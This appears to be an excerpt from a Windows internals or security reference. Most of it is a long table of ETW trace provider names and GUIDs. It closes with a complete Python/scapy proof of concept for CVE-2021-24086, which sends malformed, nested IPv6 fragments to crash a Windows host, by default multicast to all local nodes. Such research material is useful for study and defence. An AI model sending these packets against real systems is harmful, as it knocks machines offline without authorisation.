Microsoft-Windows-WCN-Config-Registrar-Secure {C100BECC-D33A-4A4B-BF23-BBEF4663D017}
Microsoft-Windows-WCNWiz                 {E8AA5402-26A1-455E-A21B-F240ED62D155}
Microsoft-Windows-WDAG-Filter            {77393EDE-A4B6-561C-4451-45305FD2B536}
Microsoft-Windows-WDAG-Manager           {0D9D347A-D36B-4F5B-A0AA-B6F2034E6A56}
Microsoft-Windows-WDAG-PolicyEvaluator-CSP {64A98C25-9E00-404E-84AD-6700DFE02529}
Microsoft-Windows-WDAG-PolicyEvaluator-GP {E53DF8BA-367A-4406-98D5-709FFB169681}
Microsoft-Windows-WDAG-Service           {728B02D9-BF21-49F6-BE3F-91BC06F7467E}
Microsoft-Windows-WDAG-TrustWorkflowMgr  {AB0F4F57-08E1-574F-B1E5-AE21FC95569E}
Microsoft-Windows-WebAuth                {DB6972B6-DDDF-4820-84B1-2ED6AC0B96E5}
Microsoft-Windows-WebAuthN               {3AE1EA61-C002-47FB-B06C-4022A8C98929}
Microsoft-Windows-WebcamExperience       {9E12CEB1-E3FF-46AD-A0AA-11738B122D20}
Microsoft-Windows-WebdavClient-LookupServiceTrigger {22B6D684-FA63-4578-87C9-
      EFFCBE6643C7}
Microsoft-Windows-WebDeploy              {AB77E98E-0138-4C77-8BFB-DECD33EDFE3C}
Microsoft-Windows-WebIO                  {50B3E73C-9370-461D-BB9F-26F32D68887D}
Microsoft-Windows-WebServices            {E04FE2E0-C6CF-4273-B59D-5C97C9C374A4}
Microsoft-Windows-Websocket-Protocol-Component {CBA5F63C-E2CF-4B36-8305-BDE1311924FC
      }
Microsoft-Windows-WEPHOSTSVC             {D5F7235B-48E2-4E9C-92FE-0E4950ABA9E8}
Microsoft-Windows-WER-Diag               {AD8AA069-A01B-40A0-BA40-948D1D8DEDC5}
Microsoft-Windows-WER-PayloadHealth      {4AFDDFDE-002D-51AC-C109-C3B7897858D0}
Microsoft-Windows-WER-SystemErrorReporting {ABCE23E7-DE45-4366-8631-84FA6C525952}
Microsoft-Windows-WFP                    {0C478C5B-0351-41B1-8C58-4A6737DA32E3}
Microsoft-Windows-WHEA-Logger            {C26C4F3C-3F66-4E99-8F8A-39405CFED220}
Microsoft-Windows-WiFiDisplay            {712880E9-7813-41A3-8E4C-E4E0C4F6580A}
```

```
Microsoft-Windows-WiFiHotspotService       {814182FE-58F7-11E1-853C-78E7D1CA7337}
Microsoft-Windows-WiFiNetworkManager       {E5C16D49-2464-4382-BB20-97A4B5465DB9}
Microsoft-Windows-Win32k                   {8C416C79-D49B-4F01-A467-E56D3AA8234C}
Microsoft-Windows-Windeploy                {75EBC33E-C8AE-4F93-9CA1-683A53E20CB6}
Microsoft-Windows-Windows Defender         {11CD958A-C507-4EF3-B3F2-5FD9DFBD2C78}
Microsoft-Windows-Windows Firewall With Advanced Security {D1BC9AFF-2ABF-4D71-9146-
     ECB2A986EB85}
Microsoft-Windows-WindowsBackup            {01979C6A-42FA-414C-B8AA-EEE2C8202018}
Microsoft-Windows-WindowsColorSystem       {D53270E3-C8CF-4707-958A-DAD20C90073C}
Microsoft-Windows-WindowsSystemAssessmentTool {11A75546-3234-465E-BEC8-2D301CB501AC}
Microsoft-Windows-WindowsToGo-StartupOptions {2E6CB42E-161D-413B-A6C1-84CA4C1E5890}
Microsoft-Windows-WindowsUIImmersive       {74827CBB-1E0F-45A2-8523-C605866D2F22}
Microsoft-Windows-WindowsUpdateClient      {945A8954-C147-4ACD-923F-40C45405A658}
Microsoft-Windows-WinHttp                  {7D44233D-3055-4B9C-BA64-0D47CA40A232}
Microsoft-Windows-WinINet                  {43D1A55C-76D6-4F7E-995C-64C711E5CAFE}
Microsoft-Windows-WinINet-Capture          {A70FF94F-570B-4979-BA5C-E59C9FEAB61B}
Microsoft-Windows-WinINet-Config           {5402E5EA-1BDD-4390-82BE-E108F1E634F5}
Microsoft-Windows-Wininit                  {206F6DEA-D3C5-4D10-BC72-989F03C8B84B}
Microsoft-Windows-WinJson                  {4637124C-1D40-4B4D-892F-2AAECF24FF06}
Microsoft-Windows-Winlogon                 {DBE9B383-7CF3-4331-91CC-A3CB16A3B538}
Microsoft-Windows-WinMDE                   {77549803-7BB1-418B-A98E-F2E22F35A873}
Microsoft-Windows-WinML                    {C8517E09-BEA2-5BB6-BEF3-50B4C91C431E}
Microsoft-Windows-WinNat                   {66C07ECD-6667-43FC-93F8-05CF07F446EC}
Microsoft-Windows-WinQuic                  {2BCFEFE5-5026-536B-1686-B249CB49CAE3}
Microsoft-Windows-WinRM                    {A7975C8F-AC13-49F1-87DA-5A984A4AB417}
Microsoft-Windows-WinRT-Error              {A86F8471-C31D-4FBC-A035-665D06047B03}
Microsoft-Windows-Winsock-AFD              {E53C6823-7BB8-44BB-90DC-3F86090D48A6}
Microsoft-Windows-Winsock-NameResolution   {55404E71-4DB9-4DEB-A5F5-8F86E46DDE56}
Microsoft-Windows-Winsock-SQM              {093DA50C-0BB9-4D7D-B95C-3BB9FCDA5EE8}
Microsoft-Windows-Winsock-WS2HELP          {D5C25F9A-4D47-493E-9184-40DD397A004D}
Microsoft-Windows-Winsrv                   {9D55B53D-449B-4824-A637-24F9D69AA02F}
Microsoft-Windows-Wired-AutoConfig         {B92CF7FD-DC10-4C6B-A72D-1613BF25E597}
Microsoft-Windows-WLAN-AutoConfig          {9580D7DD-0379-4658-9870-D5BE7D52D6DE}
Microsoft-Windows-WLAN-Driver              {DAA6A96B-F3E7-4D4D-A0D6-31A350E6A445}
Microsoft-Windows-WLAN-MediaManager        {323DAD74-D3EC-44A8-8B9D-CAFEB4999274}
Microsoft-Windows-WlanConn                 {239CFB83-CBB7-4BBC-A02E-9BDB496AA7C2}
Microsoft-Windows-WlanDlg                  {D4AFA0DC-4DD1-40AF-AFCE-CB0D0E6736A7}
Microsoft-Windows-WlanPref                 {CA5BA219-C0D4-4EFA-9CEB-72AFF92672B0}
Microsoft-Windows-WLGPA                    {46098845-8A94-442D-9095-366A6BCFEFA9}
Microsoft-Windows-wmbclass                 {12D25187-6C0D-4783-AD3A-84CAA135ACFD}
Microsoft-Windows-Wmbclass-Opn             {A42FE227-A7BF-4483-A502-6BCDA428CD96}
Microsoft-Windows-WMI                      {1EDEEE53-0AFE-4609-B846-D8C0B2075B1F}
Microsoft-Windows-WMI-Activity             {1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}
Microsoft-Windows-WMPDMCUI                 {3F9E07BD-0E26-4241-A5A5-28CAFA150A75}
Microsoft-Windows-wmvdecod                 {55BACC9F-9AC0-46F5-968A-A5A5DD024F8A}
Microsoft-Windows-WMVENCOD                 {313B0545-BF9C-492E-9173-8DE4863B8573}
Microsoft-Windows-Wordpad                  {54FFD262-99FE-4576-96E7-1ADB500370DC}
Microsoft-Windows-WorkFolders              {34A3697E-0F10-4E48-AF3C-F869B5BABEBB}
Microsoft-Windows-Workplace Join           {76AB12D5-C986-4E60-9D7C-2A092B284CDD}
Microsoft-Windows-WPD-API                  {31569DCF-9C6F-4B8E-843A-B7C1CC7FFCBA}
Microsoft-Windows-WPD-CompositeClassDriver {355C44FE-0C8E-4BF8-BE28-8BC7B5A42720}
Microsoft-Windows-WPD-MTPBT                {92AB58D3-F351-4AF5-9C72-D52F36EE2C92}
Microsoft-Windows-WPD-MTPClassDriver       {21B7C16E-C5AF-4A69-A74A-7245481C1B97}
Microsoft-Windows-WPD-MTPIP                {C374D21E-69B2-4CD7-9A25-62187C5A5619}
Microsoft-Windows-WPD-MTPUS                {DCFC4489-9CE0-403C-99DF-A05422C60898}
Microsoft-Windows-WPDClassInstaller        {AD5162D8-DAF0-4A25-88A7-01CBEB33902E}
Microsoft-Windows-WSC-SRV                  {5857D6CA-9732-4454-809B-2A87B70881F8}
Microsoft-Windows-WUSA                     {09608C12-C1DA-4104-A6FE-B959CF57560A}
Microsoft-Windows-WWAN-CFE                 {71C993B8-1E28-4543-9886-FB219B63FDB3}
Microsoft-Windows-WWAN-MediaManager        {F4C9BE26-414F-42D7-B540-8BFF965E6D32}
Microsoft-Windows-WWAN-MM-EVENTS           {7839BB2A-2EA3-4ECA-A00F-B558BA678BEC}
Microsoft-Windows-WWAN-NDISUIO-EVENTS      {B3EEE223-D0A9-40CD-ADFC-50F1888138AB}
Microsoft-Windows-WWAN-SVC-EVENTS          {3CB40AAA-1145-4FB8-B27B-7E30F0454316}
Microsoft-Windows-XAML                     {531A35AB-63CE-4BCF-AA98-F88C7A89E455}
Microsoft-Windows-XAML-Diagnostics         {59E7A714-73A4-4147-B47E-0957048C75C4}
Microsoft-Windows-XAudio2                  {1EE3ABDB-C1FC-4B43-9E56-11064ABBA866}
Microsoft-Windows-XWizards                 {777BA8FE-2498-4875-933A-3067DE883070}
Microsoft-WindowsPhone-ConfigManager2      {2F94E1CC-A8C5-4FE7-A1C3-53D7BDA8E73E}
Microsoft-WindowsPhone-CoreMessaging       {922CDCF3-6123-42DA-A877-1A24F23E39C5}
Microsoft-WindowsPhone-CoreUIComponents    {A0B7550F-4E9A-4F03-AD41-B8042D06A2F7}
Microsoft-WindowsPhone-LocationServiceProvider {4D13548F-C7B8-4174-BB7A-D7F64BF22D29
     }
Microsoft-WindowsPhone-Net-Cellcore-CellManager {9A6615A6-902A-4705-804B-57
     B8813089B8}
Microsoft-WindowsPhone-Net-Cellcore-CellularAPI {6B7B5E3A-F4DE-42D9-9545-
     BAE12852D778}
Microsoft-WindowsPhone-Ufx                 {E98EBDBF-3058-4784-8521-47860B1D2B8E}
Microsoft-WindowsPhone-UfxSynopsys         {49B12C7C-4BD5-4F93-BB75-30FCE739600B}
Microsoft.Windows.HyperV.GpupVDev          {C3A331B2-AF4F-5472-FD2F-4313035C4E77}
Microsoft.Windows.HyperV.VmIcCore          {E5EA3CA6-5EB0-597D-504A-2FD09CCDEFDA}
Microsoft.Windows.ResourceManager          {4180C4F7-E238-5519-338F-EC214F0B49AA}
MMC                                        {9C88041D-349D-4647-8BFD-2C0A167BFE58}
Mobility Center Performance Trace          {8A8B5246-6EB6-4339-8B59-B0085B9F4890}
Mobility Center Trace                      {082DFF20-F430-11D9-8CD6-0800200C9A66}
Mount Manager Trace                        {467C1914-37F0-4C7D-B6DB-5CD7DFE7BD5E}
MSADCE.1                                   {76DBA919-5A36-FC80-2CAD-3185532B7CB1}
MSADCF.1                                   {101C0E21-EBBA-A60A-EC3D-58797788928A}
MSADCO.1                                   {5C6CE734-1B3E-705E-C2AB-B272D99AAF8F}
MSADDS.1                                   {13CD7F92-5BAA-8C7C-3D72-B69FAC139A46}
MSADOX.1                                   {6C770D53-0441-AFD4-DCAB-1D89155FECFC}
MSDADIAG.ETW                               {8B98D3F2-3CC6-0B9C-6651-9649CCE5C752}
```

```
MSDAPRST.1                                  {64A552E0-6C60-B907-E59C-10F1DFF76B0D}
MSDAREM.1                                   {564F1E24-FC86-28E1-74F8-5CA0D950BEE0}
MSDART.1                                    {CEB7253C-BB96-9DFE-51D1-53D966D0CF8B}
MSDASQL_1                                   {B6501BA0-C61A-C4E6-6FA2-A4E7F8C8E7A0}
MSDATL3.1                                   {87B93A44-1F73-EC83-7261-2DFC972D9B1E}
msiscsi_iScsi                               {1BABEFB4-59CB-49E5-9698-FD38AC830A91}
MUI Resource Trace                          {D3DE60B2-A663-45D5-9826-A0A5949D2CB0}
Native WIFI Filter Driver Trace             {D905AC1C-65E7-4242-99EA-FE66A8355DF8}
Native WIFI MSM Trace                       {D905AC1D-65E7-4242-99EA-FE66A8355DF8}
NetJoin                                     {9741FD4E-3757-479F-A3C6-FC49F6D5EDD0}
Network Location Awareness Trace            {1AC55562-D4FF-4BC5-8EF3-A18E07C4668E}
Network Profile Manager                     {D9131565-E1DD-4C9E-A728-951999C2ADB5}
NisDrvWFP Provider                          {49D6AD7B-52C4-4F79-A164-4DCD908391E4}
Ntfs                                        {DD70BC80-EF44-421B-8AC3-CD31DA613A4E}
Ntfs_NtfsLog                                {B2FC00C4-2941-4D11-983B-B16E8AA4E25D}
NTLM Security Protocol                      {C92CF544-91B3-4DC0-8E11-C580339A0BF8}
ODBC.1                                      {F34765F6-A1BE-4B9D-1400-B8A12921F704}
ODBCBCP.1                                   {932B59F1-90C2-D8BA-0956-3975C344AE2B}
OfficeAirSpace                              {F562BB8E-422D-4B5C-B20E-90D710F7D11C}
OfficeLoggingLiblet                         {F50D9315-E17E-43C1-8370-3EDF6CC057BE}
OLEDB.1                                     {0DD082C4-66F2-271F-74BA-2BF1F9F65C66}
OpenSSH                                     {C4B57D35-0636-4BC3-A262-370F249F9802}
PNPX AssocDB Trace                          {7311AD03-18D6-45AC-9B08-B020BDD6A590}
Portable Device Connectivity API Trace      {02FE721A-0725-469E-A26D-37B3C09FAAC1}
PowerShellCore                              {F90714A8-5509-434A-BF6D-B1624C8A19A2}
PrintFilterPipelineSvc_ObjectsGuid          {AEFE45F4-8548-42B4-B1C8-25673B07AD8B}
Refsv1WppTrace                              {6D2FD9C5-8BD8-4A5D-8AA8-01E5C3B2AE23}
RefsWppTrace                                {740F3C34-57DF-4BAD-8EEA-72AC69AD5DF5}
RmClient_RestartManager                     {0888E5EF-9B98-4695-979D-E92CE4247224}
RowsetHelper.1                              {74A75B02-36D8-EDE6-D10E-95B691503408}
RSS Platform Backgroundsync Perf Trace      {CA1CF55C-9E49-4AD3-8038-39CB6F66AF11}
RSS Platform Backgroundsync Trace           {F59D1D86-CC03-4736-BC9C-4C7936871B3D}
RSS Platform Perf Trace                     {2B240425-3141-43EE-931F-EC9F997C7D7E}
RSS Platform Trace                          {8C50FA6E-394E-4B47-B6D1-A880A5F225A2}
SBP2 Port Driver Tracing Provider           {6710597F-7319-4AAE-9B85-C8D87136A56B}
Schannel                                    {1F678132-5938-4686-9FDC-C8FF68F15C85}
SD Bus Trace                                {3B9E3DA4-70B8-46D3-9EF2-3DDF128BDED8}
Security: Kerberos Authentication           {6B510852-3583-4E2D-AFFE-A67F9F223438}
Security: NTLM Authentication               {5BBB6C18-AA45-49B1-A15F-085F7ED0AA90}
Security: SChannel                          {37D2C3CD-C5D4-4587-8531-4696C44244C8}
Security: TSPkg                             {6165F3E2-AE38-45D4-9B23-6B4818758BD9}
Security: WDigest                           {FB6A424F-B5D6-4329-B9D5-A975B3A93EAD}
Sensor ClassExtension Trace                 {A1E89BB0-EF73-4980-8C99-DD15F7271D7E}
Service Control Manager                     {555908D1-A6D7-4695-8E1E-26931D2012F4}
Service Control Manager Trace               {EBCCA1C2-AB46-4A1D-8C2A-906C2FF25F39}
SQLOLEDB_1                                  {C5BFFE2E-9D87-D568-A09E-08FC83D0C7C2}
SQLSRV32.1                                  {4B647745-F438-0A42-F870-5DBD29949C99}
TCPIP Service Trace                         {EB004A05-9B1A-11D4-9123-0050047759BC}
TerminalServer-MediaFoundationPlugin        {4199EE71-D55D-47D7-9F57-34A1D5B2C904}
Thread Pool                                 {C861D0E2-A2C1-4D36-9F9C-970BAB943A12}
TPM                                         {1B6B0772-251B-4D42-917D-FACA166BC059}
TS Client ActiveX Control Trace             {DAA6CAF5-6678-43F8-A6FE-B40EE096E06E}
TS Client Trace                             {0C51B20C-F755-48A8-8123-BF6DA2ADC727}
TS Rdp Init Trace                           {C127C1A8-6CEB-11DA-8BDE-F66BAD1E3F3A}
TS RDP Shell Trace                          {BFA655DC-6C51-11DA-8BDE-F66BAD1E3F3A}
TS Rdp Sound End Point Trace                {5A966D1C-6B48-11DA-8BDE-F66BAD1E3F3A}
UMB Trace                                   {96AB095A-9519-4F5C-81EE-C510B0A45463}
UmBus Driver Trace                          {F9BE9C98-10DB-4318-BB61-CB0DDEA08BF7}
UMDF - Driver Manager Trace                 {485E7DEA-0A80-11D8-AD15-505054503030}
UMDF - Framework Trace                      {485E7DE9-0A80-11D8-AD15-505054503030}
UMDF - Host Process Trace                   {485E7DF0-0A80-11D8-AD15-505054503030}
UMDF - Lpc Driver Trace                     {485E7DED-0A80-11D8-AD15-505054503030}
UMDF - Lpc Trace                            {485E7DEF-0A80-11D8-AD15-505054503030}
UMDF - Platform Library Trace               {485E7DE8-0A80-11D8-AD15-505054503030}
UMDF - Reflector Trace                      {485E7DEE-0A80-11D8-AD15-505054503030}
UMDF - Test Trace                           {485E7DEB-0A80-11D8-AD15-505054503030}
UMDF - WDF Core                             {485E7DE9-0A80-11D8-AD15-505054503030}
UMPass Driver Trace                         {FF9E2BDD-0E24-437C-84BE-7CFCAE635808}
USB Storage Driver Tracing Provider         {72FB9358-A9B3-41E0-AE41-E8DECA41E3A8}
User-mode PnP Manager Trace                 {A676B545-4CFB-4306-A067-502D9A0F2220}
User32                                      {B0AA8734-56F7-41CC-B2F4-DE228E98B946}
Volsnap                                     {CB017CD2-1F37-4E65-82BC-3E91F6A37559}
VSS tracing provider                        {9138500E-3648-4EDB-AA4C-859E9F7B7C38}
Windows Connect Now                         {C100BECE-D33A-4A4B-BF23-BBEF4663D017}
Windows Defender Firewall API               {28C9F48F-D244-45A8-842F-DC9FBC9B6E92}
Windows Defender Firewall API - GP          {0EFF663F-8B6E-4E6D-8182-087A8EAA29CB}
Windows Defender Firewall Driver            {D5E09122-D0B2-4235-ADC1-C89FAAAF1069}
Windows Defender Firewall NetShell Plugin {28C9F48F-D244-45A8-842F-DC9FBC9B6E94}
Windows Defender Firewall Service           {5EEFEBDB-E90C-423A-8ABF-0241E7C5B87D}
Windows Kernel Trace                        {9E814AAD-3204-11D2-9A82-006008A86939}
Windows Media Player Trace                  {A9C1A3B7-54F3-4724-ADCE-58BC03E3BC78}
Windows NetworkItemFactory Trace            {D2A60D61-0F87-4673-A86C-9C461457FE27}
Windows Notification Facility Provider      {42695762-EA50-497A-9068-5CBBB35E0B95}
Windows Remote Management Trace             {04C6E16D-B99F-4A3A-9B3E-B8325BBC781E}
Windows Wininit Trace                       {C2BA06E2-F7CE-44AA-9E7E-62652CDEFE97}
Windows Winlogon Trace                      {D451642C-63A6-11D7-9720-00B0D03E0347}
Windows-ApplicationModel-Store-SDK          {FF79A477-C45F-4A52-8AE0-2B324346D4E4}
WINSATAPI_ETW_PROVIDER                      {617853D6-728B-4B59-8A78-C3A9A5EADE92}
Wireless Client Trace                       {8A3CF0B5-E0BC-450B-AE4B-61728FFA1D58}
WLAN AutoConfig Trace                       {0C5A3172-2248-44FD-B9A6-8389CB1DC56A}
WLAN Diagnostics Trace                      {637A0F36-DFF5-4B2F-83DD-B106C1C725E2}
WLAN Dialog Trace                               {520319A9-B932-4EC7-943C-61E560939101}
WLAN Extensibility Trace                        {E2EB5B52-08B1-4391-B670-F58317376247}
WLAN HC Diagnostics Trace                       {6DA4DDCA-0901-4BAE-9AD4-7E6030BAB531}
WMI_Tracing                                     {1FF6B227-2CA7-40F9-9A66-980EADAA602E}
WMI_Tracing_Client_Operations                   {8E6B6962-AB54-4335-8229-3255B919DD0E}
WMP Network Sharing API                         {8ED60A3A-8C12-49C5-A518-FDF451BC10FC}
WMP Network Sharing Service                     {A7EB57F6-145E-4F18-BD75-DBBF6F7E23A7}
WMP Network Sharing Taskbar                     {D804A67F-4C25-43C1-896F-89FF78B3A911}
WPD API Trace                                   {C3C5D8AF-2FD5-4500-A8E7-379C2D0BBE2E}
WPD Bluetooth MTP Emumerator Driver Trace {4B6EFB94-30EA-49A7-BB29-E9ED9DCE67DA}
WPD BusEnumService Trace                        {0381564E-D5CB-4E48-AB35-BE24389B0F59}
WPD ClassExtension Trace                        {A0A352C5-B8EC-41E9-9936-8452C1C0A6CF}
WPD ClassInstaller Trace                        {45350D79-4497-42F1-BD1B-83587575B91A}
WPD Composite Driver Trace                      {72891EE8-C088-4331-9745-5BF4AA7B344D}
WPD FSDriver Trace                              {1311095B-B9FF-497A-8560-2F43CA5438E4}
WPD ShellExtension Trace                        {A42C7BD1-5AF3-4B32-9BC6-B85EB31D3F4A}
WPD ShellServiceObject Trace                    {1AB5AC29-037F-43A1-9484-78C9DB61F869}
WPD Types Trace                                 {58E8F67D-29E9-456C-B23D-C6489E341BB0}
WPD WiaCompat Trace                             {B809F4FF-3023-473C-971B-AB594429EA57}
WPD WMDMCompat Trace                            {17ABF473-982C-4D0E-B502-3A59D89E71DE}
WSAT_TraceProvider                              {7F3FE630-462B-47C5-AB07-67CA84934ABD}
Wudfx02000_KmdfTraceGuid                        {485E7DE9-0A80-11D8-AD15-505054503030}
XWizard Framework                               {777BA8FF-2498-4875-933A-3067DE883070}
```

PoC for CVE-2021-24086

```python
from scapy.all import *
import argparse

def custom_fragment6(target, frag_id, bytes, nh, frag_size = 1008):
    assert (frag_size % 8) == 0
    rest = bytes
    offset = 0
    frags = []

    while len(rest) > 0:
        chunk = rest[: frag_size]
        rest = rest[len(chunk): ]
        last_pkt = len(rest) == 0

        # 0 -> No more / 1 -> More
        m = 0 if last_pkt else 1
        assert offset < 8191
        pkt = Ether() \
            / IPv6(dst = target) \
            / IPv6ExtHdrFragment(m = m, nh = nh, id = frag_id, offset = offset) \
            / chunk

        offset += (len(chunk) // 8)
        frags.append(pkt)
    return frags

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('--target', default = 'ff02::1')
    parser.add_argument('--iface', default = 'eth1')
    args = parser.parse_args()

    first_fragment_id = random.randint(0, 0xffffffff)
    second_fragment_id = random.randint(0, 0xffffffff)

    packet1 = IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
        ])

    for i in range(35):
        packet1 /= IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
        ])

    packet1 /= IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xa0)),
        ])
    packet1 /= IPv6ExtHdrFragment(
        id = second_fragment_id, m = 1,
        nh = 17, offset = 0
    ) \
    / UDP(dport = 31337, sport = 31337, chksum=0x7e7f)

    packet1 = bytes(packet1)

    frags = custom_fragment6(args.target, first_fragment_id, packet1,
60)

    print(f'Sending {len(frags)} fragments with a total size of
    ↪  0x{hex(len(packet1))}')
    sendp(frags, iface= args.iface)

    packet2 = Ether() / IPv6(dst = args.target) / IPv6ExtHdrFragment(id
    ↪  = second_fragment_id, m = 0, offset = 1, nh = 17) /
    ↪  'fritzboger' # dummy data

    sendp(packet2, iface = args.iface)

```

```python
    return

if __name__ == '__main__':
    main()
```